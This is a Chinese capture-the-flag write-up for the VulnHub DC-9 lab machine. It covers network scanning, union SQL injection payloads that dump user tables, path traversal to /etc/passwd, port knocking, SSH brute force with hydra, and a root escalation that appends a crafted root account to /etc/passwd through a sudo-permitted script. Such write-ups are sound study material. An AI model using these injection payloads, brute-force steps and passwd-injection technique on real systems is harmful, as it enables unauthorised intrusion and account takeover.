

项目地址: <https://www.vulnhub.com/entry/dc-9,412/#>

信息收集

```
nmap -sn 192.168.111.0/24
```

```
root@kali:~# nmap -sn 192.168.111.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-17 18:29 CST
Nmap scan report for 192.168.111.1
Host is up (0.00015s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.111.2
Host is up (0.00011s latency).
MAC Address: 00:50:56:FF:69:C3 (VMware)
Nmap scan report for 192.168.111.132
Host is up (0.00033s latency).
MAC Address: 00:0C:29:79:B0:17 (VMware)
Nmap scan report for 192.168.111.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:F6:69:D7 (VMware)
Nmap scan report for 192.168.111.60
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.52 seconds
```

明显ip是192.168.111.132了

扫端口

```
nmap -sS -sV -T5 -A -p- 192.168.111.132
```

```
root@kali:~# nmap -sS -sV -T5 -A -p- 192.168.111.132
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-17 19:38 CST
Nmap scan report for 192.168.111.132
Host is up (0.00037s latency).
Not shown: 65533 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http      Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Example.com - Staff Details - Welcome
MAC Address: 00:0C:29:79:B0:17 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1 0.37 ms 192.168.111.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.75 seconds
```

目录枚举

```
gobuster dir -u http://192.168.111.132 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
2020/01/17 18:42:05 Starting gobuster
=====
/includes (Status: 301)
/css (Status: 301)
/search.php (Status: 200)
/logout.php (Status: 302)
/config.php (Status: 200)
/display.php (Status: 200)
/index.php (Status: 200)
/manage.php (Status: 200)
/results.php (Status: 200)
/welcome.php (Status: 302)
/session.php (Status: 302)
/server-status (Status: 403)
[ERROR] 2020/01/17 18:42:16 [!] parse http://192.168.111.132/error_log: net/url: invalid control
character in URL
/index.php (Status: 200)
=====
2020/01/17 18:42:34 Finished
=====
```

页面逐个访问，猜测search.php中存在sql注入

手注简单测试，可以联合注入

得到三个数据库

```
search=1'union select 1,2,3,4,5,group_concat(schema_name) from
information_schema.schemata#
```

得到information_schema,Staff,users

```
search=1'union select 1,2,3,4,5,group_concat(table_name) from
information_schema.tables where table_schema='Staff'#
```

得到StaffDetails,Users

```
search=1'union select 1,2,3,4,5,group_concat(column_name) from
information_schema.columns where table_name='Users'#
```

得到UserID,Username,Password

```
search=1'union select 1,2,3,4,5>Password from Users where
Username='admin'#
```

也可以sqlmap全部dump出来


```

what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[19:31:53] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[19:31:53] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:31:53] [INFO] starting 2 processes
[19:32:24] [WARNING] no clear password(s) found
Database: Staff
Table: Users
[1 entry]
+-----+-----+-----+
| UserID | Password | Username |
+-----+-----+-----+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+-----+-----+-----+

[19:32:24] [INFO] table 'Staff.Users' dumped to CSV file '/root/.sqlmap/output/192.168.111.132/Staff/Users.csv'
[19:32:24] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.111.132/'
[*] ending @ 19:32:24 /2020-01-17/

```

登录后台，



很突兀。。。尝试/etc/passwd失败，../../../../../../../../etc/passwd成功

```

marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash
fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash
tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty Rubble:/home/bettyr:/bin/bash
chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt:/bin/bash
rachelg:x:1011:1011:Rachel Green:/home/rachelg:/bin/bash rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/bash
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash phoebeb:x:1014:1014:Phoebe Buffay:/home/phoebeb:/bin/bash
scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash janitor:x:1016:1016:Donald Trump:/home/janitor:/bin/bash
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash

```

发现这里和之前读取到的数据库中的内容相似，尝试撞库

id	lastname	password	reg_date	username	firstname
1	Moe	3kfs86sfd	2019-12-29 16:58:26	marym	Mary
2	Dooley	468sfdfsd2	2019-12-29 16:58:26	julied	Julie
3	Flintstone	4sfd87sfd1	2019-12-29 16:58:26	fredf	Fred
4	Rubble	Rocks0ff	2019-12-29 16:58:26	barneyr	Barney
5	Cat	TC&TheBoyz	2019-12-29 16:58:26	tomc	Tom
6	Mouse	B8m#48sd	2019-12-29 16:58:26	jerrym	Jerry
7	Flintstone	Pebbles	2019-12-29 16:58:26	wilmaf	Wilma
8	Rubble	BamBam01	2019-12-29 16:58:26	bettyr	Betty
9	Bing	UrAG0D!	2019-12-29 16:58:26	chandlerb	Chandler
10	Tribbiani	Passw0rd	2019-12-29 16:58:26	joeyt	Joey
11	Green	yN72#dsd	2019-12-29 16:58:26	rachelg	Rachel
12	Geller	ILoveRachel	2019-12-29 16:58:26	rossg	Ross
13	Geller	3248dsds7s	2019-12-29 16:58:26	monicag	Monica
14	Buffay	smellycats	2019-12-29 16:58:26	phoebeg	Phoebe
15	McScoots	YR3BVxxw87	2019-12-29 16:58:26	scoots	Scooter
16	Trump	Ilovepeepee	2019-12-29 16:58:26	janitor	Donald
17	Morrison	Hawaii-Five-0	2019-12-29 16:58:28	janitor2	Scott


迎来了第一个难点，之前nmap扫的时候发现ssh状态是filter，因为靶机使用了knockd进行防护，详情参考下方链接中的文章：

<https://www.ibm.com/developerworks/cn/aix/library/au-sshlocks/index.html>

<https://zhuanlan.zhihu.com/p/43716885>

简单来说，当使用了knockd之后，需要依次输入端口敲门序列（如，7000，8000，9000），防火墙才允许我们访问22端口。而端口敲门序列可以在/etc/knockd.conf配置文件中得到。

读取/etc/knockd.conf



在kali上安装knockd，然后使用通过knock 192.168.111.130 7469 8475 9842命令执行端口敲门操作。

```
./hydra -L user.txt -P pass.txt 192.168.111.132 ssh -t 4
```


出现了报错

```
hydra (https://github.com/VanhauserOnline/SecWiki/wiki/hydra) starting at 2020-01-17
[ERROR] Compiled without LIBSSH v0.4.x support, module is not available!
```

<https://www.libssh.org/files/o.8/>

但是下载最新版的会有问题，最后我0.8.4测试可用

再次尝试

 Snipaste_2020-01-18_09-41-27.png

得到两组账户口令，joeyt/Passw0rd、chandlerb/UrAG0D!、
janitor/Ilovepeepee

ssh连接成功

提权

一般先手动探测，不行再用linuxprivchecker.py或LinEnum.sh

<https://github.com/sleventyeleven/linuxprivchecker>

<https://github.com/rebootuser/LinEnum>

```
#查看/etc/passwd中有哪些用户
cat /etc/passwd
#查找SUID权限的可执行文件，没有发现可用于提权的可执行文件
find / -perm -u=s -type f 2>/dev/null
#查找全局用户可写文件，无
find / -writable -type d 2>/dev/null
#查找计划任务。主要是看看有没有高权限用户的计划任务脚本，并且当前用户拥有脚本的写权限。
cat /etc/crontab
#查看当前用户可执行的sudo权限命令
sudo -l
#查看内核版本，也许可以直接内核提权，但这里是没有的
uname -a
```

发现没东西，用第二个账户登录，仍然没，第三个登录

```

root@kali:~/tools/thc-hydra# ssh janitor@192.168.111.132
janitor@192.168.111.132's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
janitor@dc-9:~$ ls -la
total 16
drwx----- 4 janitor janitor 4096 Jan 18 11:39 .
drwxr-xr-x 19 root      root    4096 Dec 29 20:02 ..
lrwxrwxrwx 1 janitor janitor   9 Dec 29 21:48 .bash_history -> /dev/null
drwx----- 3 janitor janitor 4096 Jan 18 11:39 .gnupg
drwx----- 2 janitor janitor 4096 Dec 29 17:10 .secrets-for-putin
janitor@dc-9:~$ cat .secrets-for-putin/
cat: .secrets-for-putin/: Is a directory
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts

```

存在密码本，尝试第二次爆破

爆出一个新的fredf/B4-Tru3-001

ssh登录

```

fredf@dc-9:/opt/devstuff/dist/test$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:/opt/devstuff/dist/test$ sudo /opt/devstuff/dist/test/test
Usage: python test.py read append
fredf@dc-9:/opt/devstuff/dist/test$ find / -name test.py 2>/dev/null
/opt/devstuff/test.py
/usr/lib/python3/dist-packages/setuptools/command/test.py
fredf@dc-9:/opt/devstuff/dist/test$

```

2>/dev/null的意思就是将标准错误stderr删掉。

查看test.py的源码，发现存在文件读取或者写入

```

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()

```

生成我们的登录用户

```

openssl passwd -1 -salt gqy glotozz
echo 'glotozz:$1$gqy$ItzRwU2UUNGV4J./3rLtZ/:0:0:gqy:/root:/bin/bash' >
/tmp/passwd

```

```


fredf@dc-9:/opt/devstuff/dist/test$ openssl passwd -1 -salt gqy glotozz
$1$gqy$ItzRwU2UUNGV4J./3rLtZ/
fredf@dc-9:/opt/devstuff/dist/test$ echo 'glotozz:$1$gqy$ItzRwU2UUNGV4J./3rLtZ/:0:0:gqy:/root:/bin/bash' > /tmp/passwd
fredf@dc-9:/opt/devstuff/dist/test$ cat /tmp/
cat: /tmp/: Is a directory
fredf@dc-9:/opt/devstuff/dist/test$ cat /tmp/passwd
glotozz:$1$gqy$ItzRwU2UUNGV4J./3rLtZ/:0:0:gqy:/root:/bin/bash
fredf@dc-9:/opt/devstuff/dist/test$ sudo /opt/devstuff/dist/test/test /tmp/passwd /etc/passwd
fredf@dc-9:/opt/devstuff/dist/test$ su glotozz
Password:
su: Authentication failure
fredf@dc-9:/opt/devstuff/dist/test$ su glotozz
Password:
root@dc-9:/opt/devstuff/dist/test# ls -la

```

```

root@dc-9:~# cat theflag.txt

```



Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but...just kidding. :-)

Sadly, all things must come to an end, and this will be the last ever challenge in the DC series.

So long, and thanks for all the fish.

参考链接:

https://blog.csdn.net/weixin_44214107/article/details/103977331